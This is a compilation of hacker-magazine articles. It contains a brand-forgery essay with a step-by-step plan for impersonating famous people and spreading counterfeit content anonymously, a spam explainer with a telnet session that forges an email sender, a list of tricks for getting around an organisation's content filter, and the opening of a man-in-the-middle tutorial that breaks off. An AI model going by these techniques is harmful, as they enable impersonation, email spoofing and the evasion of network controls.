The ever increasing network of networks is the perfect stage for rapid duplication of content. Content is distributed in the blink of an eye. You can quickly reach several hundred people at once who can then reach several hundred people each, if they choose. Potentially, the spread of your content can reach exponential levels if properly planned and delivered.

Anonymity and Masquerade

As you will be creating a forgery, you will want to disguise the origin of your content. Again, the digital world offers far more chances to do this. Anonymity, building up a fictional identity, and identity impersonation can be achieved much easier than ever before. Tech-

nical knowledge on this is freely available.

Potential Problems

The Very Real Legal Issue

Brands are protected from subversion in this way by a number of different rules, which are established in several, highly relevant laws in many countries. By attempting brand subversion through actual forgery, you may be breaking not just one law, but several. However much of a rebel you might feel at the moment, weigh that up with the sobering thought of the consequences if you are caught. At the very least, you should be aware of your legal situation. I obviously can't advocate breaking the law in any way, so I highly recommend you research what is legal and what is not, and make sure you are definitely on the right side.

Don't doubt that what I am detailing here amounts to the brand establishers' worst nightmare. Brands are very powerful in today's culture, and you can bet that the larger ones have a small army of PR, online marketing people and, yes, lawyers who spend a significant amount of time trawling through the Internet looking for attempts to discredit the brand image, and dealing with them. To succeed, you will have to be smart.

Digital Signing and Cryptography

The concept of "public key" encryption on the Internet has been around for a long time. It has made electronic commerce possible, and allows for a reliable method of encoding communication so that it cannot be tampered with. Related is the method of electronically "signing" content–for example, email–so that the origin and identification of the author can be mathematically "proved." Digital signing always works.

This probably will not cause as many problems for you as you might think. As a forger motivated by social change, you will be working through public information channels. Digital signing and public key encryption are only heavily enforced in electronic transactions involving fund transfer. Although there was, and still is, a movement to encourage every netizen to use digital signing, this has not gained widespread acceptance.

You will need to be of a technical mind to know where encryption might be a problem. If you visualize problems, then study cryptography. There are several social-based attacks on the math "public key" concept that you can use to your advantage. You can map out the social and trust web of public key exchange using network theory, and subvert the hubs, as explained below.

Anonymity is Essential

Anonymity is essential for any forgery, and digital anonymity is vital for your safety and success in any online forgery. Look up the concept of "crypto-anarchism" on Wikipedia. Although you might not be doing anything more than making an important social statement, a large number of people will not see it that way, and so you have to be prepared to cover your tracks. The more daring the forgery, the more important this becomes, and the more worried you have to be.

The basic elements:

a) Hide your physical location.

Online, your physical location is defined by your IP address. This digital post code allows you to be traced back to your Internet provider, who has details of your real address. There are a number of ways of forging this.

b) Don't ever use names that can be connected back to you.

I've already discussed the power of names. It applies to you, too. Common false names or handles can still be used to link everything you create back to you, they are a description of your identity of yourself, they can be used to catch you out.

c) When creating content, hide common characteristics–i.e. your personal style or language–which can be used to tie together your content output and help establish your identity.

The language and common characteristics of content you create can be reduced to an identifiable style or a signature under analysis. This is dangerous if you create risky content and it is high profile. Modern pattern recognition software is very advanced, and can be used to highlight similarities in your work. Linguistic, behavioral and cultural analysis can be used to identify your country of origin, level of education, political views, social class, and so on.

d) Keep all content clean of technical watermarks.

A very easy mistake to make, if you are not technically inclined, is neglecting to strip out the software application watermarks in content creation. The modern word processor document, for example, contains a lot of information on your computer, the version of the software you are using, sometimes even the name of the user you log on as. I would always use plain ASCII text. Similar watermark traps exist when you create other content using mainstream software: videos, audio, all types of content. You should know enough about the content filetype you are creating to remove these watermarks.

e) Be aware of your permanent digital trail.

Every move you make online will be recorded, permanently, in some database. When injecting content onto websites, forums or discussion groups, be aware that several major search engines are likely to index its emergence, with a reliable timestamp. Several other web archiving projects routinely archive huge numbers of websites for various purposes. Even innocent online research can be traced back to you. Stay away from major search engines which require you to establish an account and especially major social networking sites. Any organization that collects information on your online behavior and habits, even if their intention is to build up a marketing profile of you, is dangerous. There are plenty of anonymous browsing methods that you can use, if you will be doing something risky, look them up and take advantage.

f) Keep the number of people you trust with information that might be dangerous to you–your web of trust–as small as possible.

For each person you trust with information that may be dangerous to you, your risk is magnified. You'll have to make sure that they follow all the above requirements for anonymity, you'll have to make sure they give it as much significance as you, and you'll have to make sure they continue to do this as long as the risk is still present. This is a major headache which doubles with every person you trust. Every controversial community that you are a member of, is an association that identifies you and increases your risk, even if only slightly. Many digital renegades have been caught out through not being aware of their own network of trust, and not realizing that, given enough motivation, agents from other organizations will try and infiltrate it, using the same methods as I outline in network theory below. If the risk is great, often it may be best to work in isolation.

Your Risk

You need to be able to accurately determine the risk of your actions to yourself. Always consider risk before acting. If you can't accept full responsibility for the risk you take in any implementation of these ideas, then I wouldn't read any further. The major theme behind this essay is that you can make your own destiny, and if you can't see that, then you're obviously not a person that these hypothetical musings were intended for. Use your intelligence.

Network Models

What is Network Theory?

There is an emerging idea in academia that notes a similar, connected model of group organization. These models are present across science, from the anatomy of complex cellular structures and the structure of neurons in the brain through to the organization of social communities and the properties of computer networks.

The one area where the new science of network theory irrefutably dominates is online. The common structure of computer networks is a fact. In the case of social networking–the new online grouping of communities that come together to connect, write comments to each other, post pictures, and other such newly discovered necessities–network theory also is clearly apparent. When you map out the friendship and communication connections between each person in an online community, you come across a similarity to the organization of computer networks. Again, if you map out the basic attributes of the world wide web–the connection between web pages and links between web pages–it's another type of the same network.

Discovered by mathematicians trying to develop a connected theory of everything, it is still very much an early science, but offers huge promise. If you investigate the concept on Wikipedia and a certain video-sharing site, you will find some useful information. By far the best way to explain network theory is visually and, although I am not going to include an image in this essay, you should find many diagrams on the Internet, and I encourage you to search for them. In case you're not already familiar with network theory, the next few paragraphs will explain the basic concepts.

Why Network Theory?

Network theory has been used by many different intelligence organizations. Marketers, digital researchers, social anthropologists, sociologists, military think-tanks, computer virus writers, communication analysts, government agencies... they all have heavily used this model of mapping out the topology of influence and the spread of effect of an idea.

Nodes, Links and Hubs

The basic general features behind network theory are the concepts of the node, the link, and the hub. Take the web. Every web site is a "node." Most web sites have a number of "links" to other web sites. If you click on them, you will be transported to another web site. Some web sites have a huge number of links pointing to them. Take the world's most prominent video-sharing site. If you chose to count the number of links you see pointing to that web site, you would be there for a very long time. On the opposite end of the scale, a dusty, old personal website of a professor in academia may not have very many links pointing to it. Especially if it hasn't been updated very recently. We can

say that the major video-sharing site is a "hub" because, just like a major transport hub, there are many "links" leading to it.

Chain Letters and Memes

There is an important concept on the Internet, known as a "meme." It's the definition of an idea that is spread quickly through the "nodes"–in this case, users of the internet–such as you and me. You know those chain letters that you forward on to your friends? That's an example of a meme. Huge numbers of people receive those chain letters.

Let's go into why. As a very simplified example, let's suppose that the length of the "chain" is six. That means that, on average, the chain letter gets passed on six separate times from the originator. Their different stages are not important, but we will refer to each stage by a letter, A-F. Let's assume everyone in group A passes it to group B who passes it to group C, and so on.

These groups are part of a chain. Look at the equation below. If you imagine replacing groups A-F with the average number of people in each group, i.e. instead of "A" you write "30" and instead of "B" you write

"50," it adds up to the number of letters sent in the chain.

A x B x C x D x E x F = Number of times the chain letter is sent.

30 x 15 x 5 x 20 x 10 = 450,000

Even assuming the rather small group sizes, this a very large number. Probably larger than the number of people you'll meet in your lifetime.

Now let's say that you wrote this chain letter. Congratulations! You've just created an letter that more people will read than you ever imagined possible. That is the way networks work, and also why network theory is important in spreading digital content.

A Spider Web

If you want to better visualize the spread of an idea on a network map, instead of a chain, imagine a large web of a spider. A spider's web is formed of several stages of circles. At the centre of the web, the circle is very small, at the edges of the web, the circle is at the widest. Your idea starts at the centre and, as it increases in spread, it reaches each new stage, achieving a larger circle of influence, until it reaches the biggest circle of the web, at the edges. It can be compared to the ripple effect of a single drop in a bowl of water–as the idea gains momentum, the spread becomes quicker.

Target the Hubs

On a any network map, hubs are of great strategic importance to spreading your idea. On your favorite social networking site, for example, hubs are those friends of yours that talk to everyone, have 500+ friends added, and whom lots of people comment on everything they write. The popular kids.

If you can convince several of these "hub" friends of the merit of your idea, enough so they post it up on their profile, then your idea will instantly spread very quickly. If you pass it on to just 3 of your friends with 500 friends each, and convince them to post it, that's a massive number of people you have reached with your idea already, even after assuming that several of them have shared friends.

In social groups, these hubs are known as "connectors." They know many more people than you could reach individually and if you convince them, then your idea will spread like wildfire.

Manipulating Content Networks

Viral Marketing

The world of online marketing has, of course, discovered the power of chain letters at reaching a large number of people. They attempt to use the findings of network theory to reach as many people as possible, by devising content that they think will be attractive to a large number of people, and by making it easy to pass that content on to friends. An example is the number of applications and seemingly trivial little games that you can play with your friends, and are attached to your profile on your favorite social networking site.

Those games are fun, aren't they? Yes, but they also have a less amusing purpose. They read your personal profile, and store the information on you, and your friends, in a large database somewhere on the Internet. If you find this difficult to believe, I apologize, but it is true.

What do the marketers do with this collected information? Sell it. To companies who specialize in matching up your interests with an appropriate advert that, delivered to you personally, is going to make you buy more stuff.

If you were looking for reason to target brands, and beat the marketers at their own game of spreading content and building up brands, that is a good reason on its own. By all means, do some independent research if it's difficult to accept.

Difficult Content? Tone it Down

Your idea, or content, should be easy to swallow for the community you are targeting. Don't be controversial, as you will be struggling against the aggregate total of all the "reserve" in your network. That is why, if you are taking a content-centric approach like the Vermeer Forgery above, I suggest subtle messages. For

example, a content-centric forgery when you want to impersonate a famous person, through a social network, should:

a) Match closely with the views of the famous person you are trying to forge.

b) Be written in the style of the famous person.

c) Play on general public opinion on what he would say next.

d) Make people believe that it has originated from an official source.

Don't make the mistake of content forgery on a social network under your own name because, although it is probably the widest existing connection that you might have online to at lot of people, it is difficult to pretend that the originator is someone else, and it is easy to trace back to yourself.

Of course, whether content is difficult to digest by each participant will very much depend on the network itself. An academic network consisting of mathematicians will prefer vastly different content than an online forum of chefs.

Manipulating Technical Networks

It's a Binary World

If you are not familiar with the technical foundations of your network, and you are attempting a technology-based forgery or spread, in this technical world you are a zero. You will need to accumulate sufficient technical knowledge, which will likely be very difficult if you don't have a technical leaning or you need to find someone with the sufficient technical knowledge you require.

Specialization

Unfortunately, most technical people in this complex age specialize in a certain type of technology. So it can be difficult to find and convince someone who will be willing and able to help you. That is a general problem that is up to you to solve. I have deliberately spent very little time on technical network knowledge because there is a vast amount to know, it's all quite specialized to the network type, and I assume you are already at least somewhat familiar with technology if you are reading this. The good news is, if you are of a technical persuasion, you will know that everything you need to know is freely available online for you to study.

Manipulating Social Networks

If you are working towards a social-based forgery, then you will need to build up a network of trust. This is particularly true if your idea is controversial or your forgery difficult to believe. The more controversial, the more work you will have to put into establishing trust.

Networks of Trust

You can model the spread of information through an social organization on a network theory model of trust. Certain individuals have a large amount of authority in an organization–the hubs. If you can persuade enough of them of your idea, then you have effectively conquered the organization and won the collective trust of the organization as a whole. When sales people call up businesses, they try and target these decision makers–the hubs of authority–as they know that they will convince the rest of the idea, and sell the product.

Selling ideas to an organization works on a contact basis. It is a gradual process of convincing the little guy of the merits of your idea, who may then give you an audience with his manager and, if you convince him, then he might put you in contact with his friend in finance, who will land you the deal.

To successfully infiltrate an organization with a controversial idea, you will need to get them to trust you. You will need to build up a network of trust. From the initial chance encounter with the guy at the coffee shop, up to the important meeting with the CEO, each step taken must be a step of obtaining trust.

Set Objectives

You need to establish your target decision maker–the person who is in a position to convince the entire organization. Make sure you target the right people to get to him. This requires an understanding of whom is the most influential in the organization. If you spend two weeks chatting up the receptionist, as much as you enjoyed it, that time might have been better spent talking to Barry in IT who knows Sam in management, and so on. It's important to note that the structure of social influence can be quite different to the hierarchical structure of the organization! People are only human, and many do not have the best relationship with their hierarchical superior.

Building Trust

Each person you talk to, you have to get them to trust you and your idea. This can take time. The important thing to remember is that every contact is different. They each have very different, personal objectives for being in the organization and so they will have different motivations for furthering your idea. The sooner you get to know them, and take an interest in their lives, the easier it will be to set forth an argument that is likely to persuade them of your idea.

Tip of the Iceberg

This is just the beginning–the tip of the iceberg. There are so many things you need to know about building up networks of trust. Being amiable, taking an interest, and developing trust is a very real skill, and there is a reason why top sales consultants are paid so much money–

because they're very good at what they do. If you are looking at this document and have a very technical background, it may be worth spending some time researching sales and this building of trust. It will be very relevant to what you are doing and, although I am not the best teacher of the subject, I very much understand its importance.

Further Research

It is essential that you select appropriately, and study, the network on which you are planning to further your idea. Each network has its own aspects. Although in abstract it is true that most networks adhere to network theory, each also has very different and unique properties.

If you study examples of content on your target network–the language, structure, themes, and ideas that are common in popular content–and make a point to avoid the mistakes of existing unpopular content, you will be better placed to create influential content.

If you study the common properties of the nodes and, if they are significantly different, the differences and motivations behind each position that you want to influence, you will be able to engineer spread more easily. Consider making a numbered list of the most important nodes in your network and describing a method of influencing each.

A general knowledge of the different categories of network, which I've started to provide here, is a good idea, particularly as several modern networks fall into more than one classification. I would suggest that you study recent advances in network theory in general. There is a lot of very interesting and relevant academic work available to help you, particularly on the spread of content.

Here are some general themes for further research, sorted into the broad type of network.

Content-based network? Study the image you are trying to forge, memes, and viral marketing.

Technical-based network? Study the technology that defines the nodes in your network, and how information passes between those nodes.

Social-based network? Study sales, the art of persuasion and the building up trust.

In terms of literature, I would define the following as very important for any casual observer:

Naomi Klein - No Logo - A book you must read. Explains the current state of branding.

Albert Laszlo Barabasi - Linked: The Science of Networks - A good introduction to network theory.

Niccolo Machiavelli - The Prince - Still highly conceptually appropriate.

A General Methodology

Once you think you have enough basic knowledge on general network theory and branding, and you have made absolutely sure that you are not about to break any laws relevant to you, here is a general action plan for brand subversion, based on digital brand establishment models:

1. Establish achievable, realistic goal
* What can you achieve?
* What do you want to achieve?
* How will you measure success?

2. Pick your brand
* Have morals and reasons. If you don't, you are far worse than a viral marketer.
* That said, don't take on any targets that you cannot overcome.
* Be very aware of the risks.

3. Discover the best network to spread your message
* What would be the most important in realistically achieving your goals?

4. Learn all you can about the characteristics of the network
* Identify hubs.
* Find and study examples of existing content: what is popular and what is not.
* What makes this network different than others?
* How will you track spread? Develop a metric.

5. Develop appropriate counterfeit content
* Study in detail who or what you are trying to impersonate.
* Identify the most powerful message you can get away with.
* Develop an artistic statement.

6. Target appropriate hubs
* Weigh up the ratio of the realistic chance of influencing that hub with the potential spread improvement that success will mean.

7. Inject your content
* Make sure you remain anonymous if there is any risk to you at all.
* Use the appropriate technical methods of obfuscation to realize the required masquerade.
* Use technical methods of fast content duplication and distribution.

8. Spread Tracking
* Use your chosen metric to measure spread and effectiveness of the campaign.
* Learn as much as you can from the success or failure of the campaign, and use that to inform future campaigns.

"Ads and logos are our shared global culture and language, and people are insisting on the right to use that language, to reformulate it in the way that artists and writers always do with cultural material."

SPAM Simplified

by bill AKA fsu_tkd90

I have been a loyal reader of *2600* since 2000 and have wanted to write an article for some time. But I never knew what to write about. After much thought, I decided to write about my biggest headache at work, the mysterious and hidden world of SPAM.

The legal side

Let's not forget that the act of sending spam is illegal. If you wish to read more about the laws relating to spam do some Google searches on the following items:

- The CAN-SPAM Act of 2003 was signed into law by President George W. Bush on December 16, 2003.
- The acronym CAN-SPAM derives from the bill's full name: Controlling the Assault of Non-Solicited Pornography And Marketing Act of 2003.
- 15 U.S.C. 7701, et seq., Public Law No. 108-187, was S.877 of the 108th United States Congress: `http://www.spam➥laws.com/pdf/pl108-187.pdf`

Let's get started

A virus writer (also called overseer or bot herder) uses command and control (C&C) servers to infect unsecured business computers or ordinary home computers for the purpose of using system resources. Resources can include, but are not limited to, disk space, bandwidth, anonymity, or system process power. Once infected, these computers are called zombies (also called zombie drones or bots) and a group of zombies is called a botnet. Using botnets to route spam is standard practice because it obfuscates the true identity of the spammer, it allows a single spam source spread out over multiple IP Addresses, and it allows spammers to avoid DNSBLs or other filters. Bot herders can also steal passwords, engage in extortion, or perform DDoS (distributed denial of service) attacks from infected machines. For example, McColo is a Northern California based Internet Service Provider (ISP) which was responsible some of the largest botnets in the wild. These botnets included Rustock, Srizbi, Pushdo and Ozdok. In November 2008, McColo was taken offline, causing the amount of spam levels to drop 60 to 75%. However, this was a short lived victory because, by January 2009, spammers were back in business and stronger than ever.

What makes creating botnets so easy? - IRC

The Internet Relay Chat (IRC) protocol was originally created by Jarkko Oikarinen in 1988 so people could chat in real time over networks. It operates on systems using the TCP/IP network protocol. A typical setup involves a single server forming a central point for clients (or other servers) to connect to, while performing the required message delivery/multiplexing and other functions. IRC's powerful scripting language includes support for raw socket connections, port scanning, packet flooding, Bounce (BNC) and timers. It is this powerful scripting language that gets exploited by the malicious code writer. See below for explanaitions:

- *Raw Socket Connection* - are part of the underlying operating system's networking API and allow direct access to packet's headers.
- *Port Scanning* - software application designed to search for a network hosts open ports. There are many free and pay-for port scanning tools available on the web. My favorite is nmap and is available for free at `http://nmap.org`.
- *Flooding* - attack that sends connection requests faster than a machine can process them.
- *Cloning* - in this case it is referred to as two identical connections to the same IRC server.
- *Bounce* - the process of using a computer other than your own as a gateway to an IRC server
- *Timers* - allow commands to be executed repeatedly with a specific delay.

IRC worms/bots are spread using both self-replicating tools and social networking. These self-replicating tools exploit the Direct Client-to-Client Message (DCC) capability in the IRC scripting language. The most popular method of self-replicating was to take advantage of Microsoft's Server Message Block (SMB) protocol in Windows file sharing. Or AOL's Open System for CommunicAtion in Realtime (OSCAR) protocol in AIM while social networking. Other

variants were spread through peer-to-peer (P2P) applications such as Kazaa. The Mydoom virus (introduced to the wild in January 2004) gave spreading IRC worms e-mail capability. In order to hide, IRC bots install into Windows system directories. These directories may include `C:\windows\fonts`, `C:\windows\inf`, `C:\windows\system32\catroot`. Some IRC bots install .reg files to infect the registry every time the computer reboots. Due to the open source nature of bots, they can be rewritten, reused, rearranged, or modified to suite the malicious code writer. Some of the most talked about bots in the wild are Nugache and Phatbot.

Why is spam so easy to send? - The SMTP Vulnerability

The e-mail system is flawed and is easily exploited by the mass e-mailer at the SMTP Level. All e-mail on the Internet is sent using a protocol called Simple Mail Transfer Protocol (SMTP). The SMTP server is the Internet's mailman. It accepts your message and finds a way to deliver it. SMTP also captures information about the route that an e-mail message takes from the sender to the recipient. Each transfer between computers is called a hop and all of the hops are called the route. In actuality, the SMTP protocol provides no security: this means your e-mail is not private, it can be altered en route, and there is no way to validate the identity of the e-mail source and no way to tell if the message was tampered with. This lack of security in SMTP, and specifically the lack of reliable information identifying the e-mail source, is what spammers exploit.

The e-mail message

An e-mail message consists of two parts: headers and body. Headers provide information about the e-mail's origin and the route by which the e-mail message has traveled. A single e-mail message can contain many headers. Unfortunately, e-mail headers are unreliable since they can all be easily forged.

- The last–bottom–Received header in any message is actually the first one put on it. It should identify the first e-mail server that handled the message and its intended recipient.
- You can't trust any headers, except maybe the topmost.

Header examination

```
X-Message-Delivery: WMAAjE7XYZ4MDtsPTA7YT0xO0Q9MTtTQ0w9MA==
X-Message-Status: n:0
X-SID-PRA: Spammer@SendingDomain.com
X-Message-Info: AZ87HG78BH3WeeePPP00iunbsESx5AAGgHvUe323v8s9ff6wFLDbf
➥FZCNwI1jC5gi/rfdJdnRS7suPwzviRMu0JLbWlcr9gSJ
Received: from SendingServer.SendingDomain.com ([192.168.2.2]) by col0-
➥mc2-f16.Col0.hotmail.com with Microsoft SMTPSVC(6.0.3790.3959);
Wed, 1 Jul 2010 05:02:29 -0700
Subject: Send Spam
To: victim@ReceivingDomain.com
X-Mailer: Lotus Notes Release 5.5.5 November 1, 2012
Message-ID: <OHJB65F66B.1F&ZDA36-ON765475E6.1140FEBC-852575E6.
➥004224C1@SendingDomain.com>
From: Spammer@SendingDomain.com
Date: Wed, 1 Dec 2010 08:01:34 -0400
X-MIMETrack: Serialize by Router on SendingServer/SendingDomain.com
➥(Release 5.5.0|November 1, 2004) attack12/01/2009 08:01:35 AM
MIME-Version: 1.0
Content-type: text/plain; charset=US-ASCII
Return-Path: Spammer@SendingDomain.com
X-OriginalArrivalTime: 01 Dec 2010 12:02:29.0653 (UTC) FILETIME=
➥[CED41C50:01C9FA43]
```

Spoofing

Changing header information can also known as spoofing. Spoofing conceals the identity of the sender by impersonating as another computing system.

A basic example of how to spoof

```
C:\> telnet
Microsoft Telnet> set local_echo
Microsoft Telnet> o victums_server 25
Connecting To Victumspc...
220 Victumspc.hacked.com ESMTP Service (Lotus Domino Release 5.5) ready at Mon,
5 Jul 2012 10:55:17 -0400
EHLO natcargo.org
250- victumspc.hacked.com Hello
```

```
➥ hacked.com ([192.168.5.55]),
➥ pleased to meet you
250-HELP
250-SIZE
250 PIPELINING
MAIL FROM johndoe@madeup.net
RCPT TO real_address@some_domain.com
DATA
```

If desired, type message text, press <ENTER>.

Type a period (.), and then press <ENTER> again.

If mail is working properly, you should see a response indicating that mail is queued for delivery.

A real life spoofing example

Mass e-mailers will spoof a legitimate e-mail service such as Yahoo, Hotmail, Google, Earthlink, etc. This works until the e-mail service blocks the mass e-mailer. The spammer will send between 100 and 500 e-mails before having the connection blocked. This method is primarily used in 419 scams and is hard for anti-spam filters because the spam is coming from a valid domain.

How do spammers connect to Internet?

- Purchase an upstream connection from spam-friendly ISPs (may even use a "Pink Contract").
- Purchase connectivity from non-spam-friendly ISPs and spam until they are shut down, then switch to another ISP. This is not a preferred method, as the spammer can face prosecution.
- Purchase ISP roaming access using false names and untraceable payment methods. This method is combined with open proxies to bypass ISP restrictions.
- Obtain a pool of dispensable dialup IP addresses and proxy traffic through these connections. IP pools are used to define ranges of IP addresses that are used for DHCP server and Point-to-Point servers.
- Look for hosting in other countries that are more lenient about such things and more interested in money than in ethics.
- Use open or unsecured wireless connections.
- Public Internet cafes.
- Certain universities' on-campus networks are free and do not require authentication.

Open mail relays and open proxies are mail servers which allow unauthenticated Internet hosts to connect through them to other computers on the Internet or send e-mails through them. They are located both in the US and abroad. The more open relays a spammer can use, the harder the spammer is to trace. Spammers like to send e-mail, but they don't like to get caught or blocked. The more anonymous they are while sending mail, the harder it is to stop them. You can use the following link to check if your mail relay is open: http://www.checkor.com/

To rent or not to rent

At this point, the virus writer can either rent out the botnet or send spam themselves. Price estimates on botnet rentals vary. They might cost about $25.00 USD per spam campaign or DDoS event, or $500.00 for a day or two.

Bulk e-mail tools

There are thousands, if not hundreds of thousands, of bulk e-mail tools available for the mass e-mailer. Some are free, but most cost under $500.00 USD. Some features of bulk e-mail applications include, but are not limited to, having a built-in e-mail server (so that it does not need the ISP's server), sending e-mails by schedule, support for HTML/text e-mails with multiple attachments, an automatic unsubscribe feature (this feature sends e-mail to a dropbox so that it can retrieved by the spammer), and adjustable sending speed. Some can send 500,000 messages per hour over simultaneous connections, hide the spammer's identity automatically by adding random headers, search for open relays and proxies with which to route e-mail, and distribute the outgoing load over many open proxies.

http://www.softsea.com/software/➥Bulk-E-mail-Software.html is a site that offers reviews of bulk e-mail tools.

Some bulk e-mail tools include:

- *Turbo-Mailer* - http://www.tucows.com➥/preview/318394
- *RoboMail Mass Mail Software 2.5.5* - http://www.softsea.com/➥download/RoboMail-Mass-Mail-➥Software.html
- *Send-safe* - http://www.send-safe➥.com/
- *Massive-mailer* - http://www.mmailer➥.net/
- *Dark-mailer* - http://www.dark-mail➥er.com/

Spam signature

Everyone and everything has a unique signature and unique characteristics. ISPs, e-mails, spam, viruses, botnets, etc. are no different, they all have electronic signatures. The signature identifies the spam campaign. It could be in the form of a unique, indistinguishable string of letters and or numbers that represents an e-mail server or a unique URL embedded in the body or in the header. Parts of the message header could be hashed into a message digest, or spam signature.

Below are examples of message digests or spam signatures:

- 64AOGHMFBGGIG53PGEEKK OCHFDOMIOAA21
- www.unique_no_work_viagra.com
- Message Header Line: 'X-Mailer: The Bat! (v2.00.8) Personal'
- Message Header Line: 'X-Mailer: The Bat! (v3.71.04) Educational'
- Message Header Line: 'X-Mailer: The Bat! (v2.00.9) Business'

This data is used by some content filtering systems to assign a higher spam confidence level (SCL) to known spam. A rating of 0 indicates that the message is highly unlikely to be spam, while a rating of 9 indicates that the message is very likely spam. The SCL rating is stored as an attribute of the message.

Final thoughts

Thank you, to all employees at *2600* for publishing my article as well all loyal readers for reading my article. As mass e-mail is not my chosen profession, I welcome any input from fellow *2600* readers.

References

Request for Comments ('RFC') posted by the Internet Engineering Task Force ('IETF') and known as RFC 2821. http://www.faqs.➥org/rfcs/rfc2821.html

http://www.ca.com/us/security➥advisor/documents/collateral.➥aspx?cid=53072

National Do Not E-mail Registry: A Report To Congress, June 2004. http://www.ftc.gov/➥reports/dneregistry/report.pdf

Spoofing Example. http://antionline.➥com/showthread.php?t=265200

Investigate Any Internet Resource. http://centralops.net/co/

Protect yourself. http://www.spam-site➥.com/5-zero-cost-spam-solutions.➥shtml

Spam Botnet Characteristics. http://ccr.➥sigcomm.org/online/files/p171-xie➥.pdf

Connecting Spammers with Advertisers. http://www.cs.ucdavis.edu/~hchen/➥paper/www07.pdf

IRC Links

http://en.wikipedia.org/wiki/➥Jarkko_Oikarinen

http://www.irchelp.org/irchelp/➥rfc/rfc.html

http://www.mirc.com/help/➥rfc1459.txt

Hacking Out

by R. Toby Richards

From September 20p05 through April 2006, I had the unpleasant experience of being bound (24/7) to a network run by someone else. Why am I only publishing this article now? Because I don't use an alias, and had to wait until November 2009 to be sure that these admissions wouldn't get me into trouble. I'm not going to be more specific than that. I'm sure *2600* readers can do the math and figure it out.

The main problem I experienced wasn't the lack of admin privileges across the LAN and WAN. Rather, it was the content filtering. Web sites that I wanted to view were blocked. The purpose of this article is to describe the various techniques I used to get around these blocks. None of these methods are particularly clever; however, I thought it compelling to compile a list and description of all the tricks I used during my seven months away from unfettered Internet access. Some may find this useful for getting around content filtering. Others may find this useful for plugging security holes in their own content filtering systems. For brevity, I'm going to assume that you, the reader, has a certain level of expertise, and that you know things like what a hosts file is, where to find it, and how to edit it on your particular operating system.

Google's Cache

The primary (but not the only) method my admins used to block web sites was with a content filtering proxy. Domains that fell into categories the organization didn't like weren't allowed. The proxy was transparent, so it filtered even with proxy settings turned off

in the web browser. But guess what? Google searching was allowed. And since Google's cached pages were in the google.com domain, I could simply click on the "cached" link within my search results to see pages that would otherwise be blocked. It quickly became a major pain trying to make the page I wanted to see appear in the results of a Google search. So I learned that I could type in "cache:[url]" or, for example, "cache:http://www.notallowed.com" into Google's search box to make caches of specific URLs appear.

Other Proxies

Looking at cached pages got old. Sometimes Google didn't have a cache of a page that I wanted to see. Enter public proxy servers. Of course, pages that listed proxy servers were blocked by the filter, but looking at Google's cache of those pages resolved the problem. Usually, paranoid network administrators block most ports except 80. So I'd type "proxy port 80" into Google and hit the "cached" link. Then I'd plug those proxy servers into my web browser's settings. When it worked, it worked great. But it didn't always work.

The hosts File

Sometimes, instead of using the content filtering proxy to block pages, the IT shop would simply delete the A Records of domains they didn't like from their DNS server. And since port 53 wasn't allowed, I had to use the local DNS server. I don't know if they actually thought this was a better solution, or if they were just lazy. This was actually the easiest problem to overcome. I'd simply find a web based NSLOOKUP utility (I used `http://www.kloth.net/services/nslookup.php`) to find the IP address in question, and plug it into my hosts file. Problem solved.

Archie(like) Web Services

Often, I wanted to download files. IT had blocked .EXE, .ZIP, and .RAR files. How annoying. First of all, the proxy solution could fix this. But when the proxy solution wasn't working, there was an alternative. In my case, the network administrator had allowed anonymous FTP downloads. Fortunately for me, the content filtering proxy didn't check what I was doing on ports 20 and 21. So I would use Google's cache (pages containing downloads that I was interested in were usually blocked) and hover over the link to the file that I wanted to download, noticing the file name in my browser's status bar. Then I'd go to http://www.filewatcher.com and search for that file on an FTP server somewhere. This proved extremely useful and effective.

SSL Anonymizers

Here's something I found out towards the end of my time as a non-administrator, and I wish I'd known it from the beginning. The content filter never checked https addresses for forbidden domains. So while `http://concealme.com` was blocked for being an anonymizer, `https://concealme.com` was allowed! When Concealme got too congested or was down, all I had to do was Google for another SSL-accessible anonymizer. Of course then, through the anonymizer, I could go wherever I wished.

Web to FTP Services

Notice that I said anonymous FTP downloads were allowed. Frequently, I wanted to log into an FTP server with credentials, usually to upload files. This was not allowed. `http://www.web2ftp.com/` was the solution that I used. It provided a convenient web interface to any FTP server and even offered an edit mode, so that I could modify ASCII files without having to download them, edit them, and then upload them.

Obscurity is Your Friend

As effective as all the above techniques were, none of them was a panacea. Webmail was an especially difficult service to maintain access to. From experience, I knew that the categories of web pages that these content filters used were not perfect. So I found obscure services when necessary. Hotmail, Yahoo Mail, and GMail were all categorized as webmail services. But `http://www.myrealbox.com/` wasn't blocked. Whomever maintained the domain lists for the proxy server had overlooked it because of its obscurity. If you find yourself blocked from an online service that you use, then consider trying an alternate, obscure provider.

Host Your Own Services

Another example of a commonly blocked Internet service is chat. What did I do about it? I bought space with a cheap hosting company and uploaded a web-chat program that I had found. Resources such as Freshmeat, `php.resourceindex.com`, and `freevbcode.com` are great for finding services that you can host yourself. But be warned: hosting your own web-based service will almost always require some knowledge of database administration and at least one web programming language, such as ASP.Net, PHP, or Perl. Hosting my own Squid proxy server would have been a great idea and would have solved most, if not all, of my problems–especially if I had set one up on ports 80 and 443. Unfortunately, I didn't have the foresight to set this up ahead of time.

Man in the middle attack

by Oddacon T. Ripper

It's been so long since I first started using Linux's slackware, RedHat. It was completely different than my Windows 98 "plug n' play," so installing it the first few times was a nightmare for me. Getting on the Internet for the first time was like a miracle from god. I had no idea what TCP/IP meant, or what a gateway was. I was skeptical at first but, after I figured out my modem device, baud rate, flow control, and a few other things, I was online and in my old, grungy IRC channel.

I try to keep up with Internet security, but it's too hard. Luckily, *2600* helps me out most of the time and, hopefully, I can help you out by showing you how to perform this man-in-the-middle attack using the Backtrack operating system. I've seen a thousand different ways to do this so, the usual disclaimer: Don't do this, don't do that, educational purposes only, strictly for tightning the belt of our network!

What is a man-in-the-middle attack? A man-in-the-middle attack is essentially placing your computer in between a host (the victim) and its destination. So you're acting as a "man in the middle," redirecting information *from* the victim *to* the destination. What does this do? Performing this "test" allows you to interfere with SSL connections and strip the SSL from the destination, so that you can view the data from the victim, such as inputs and other settings.

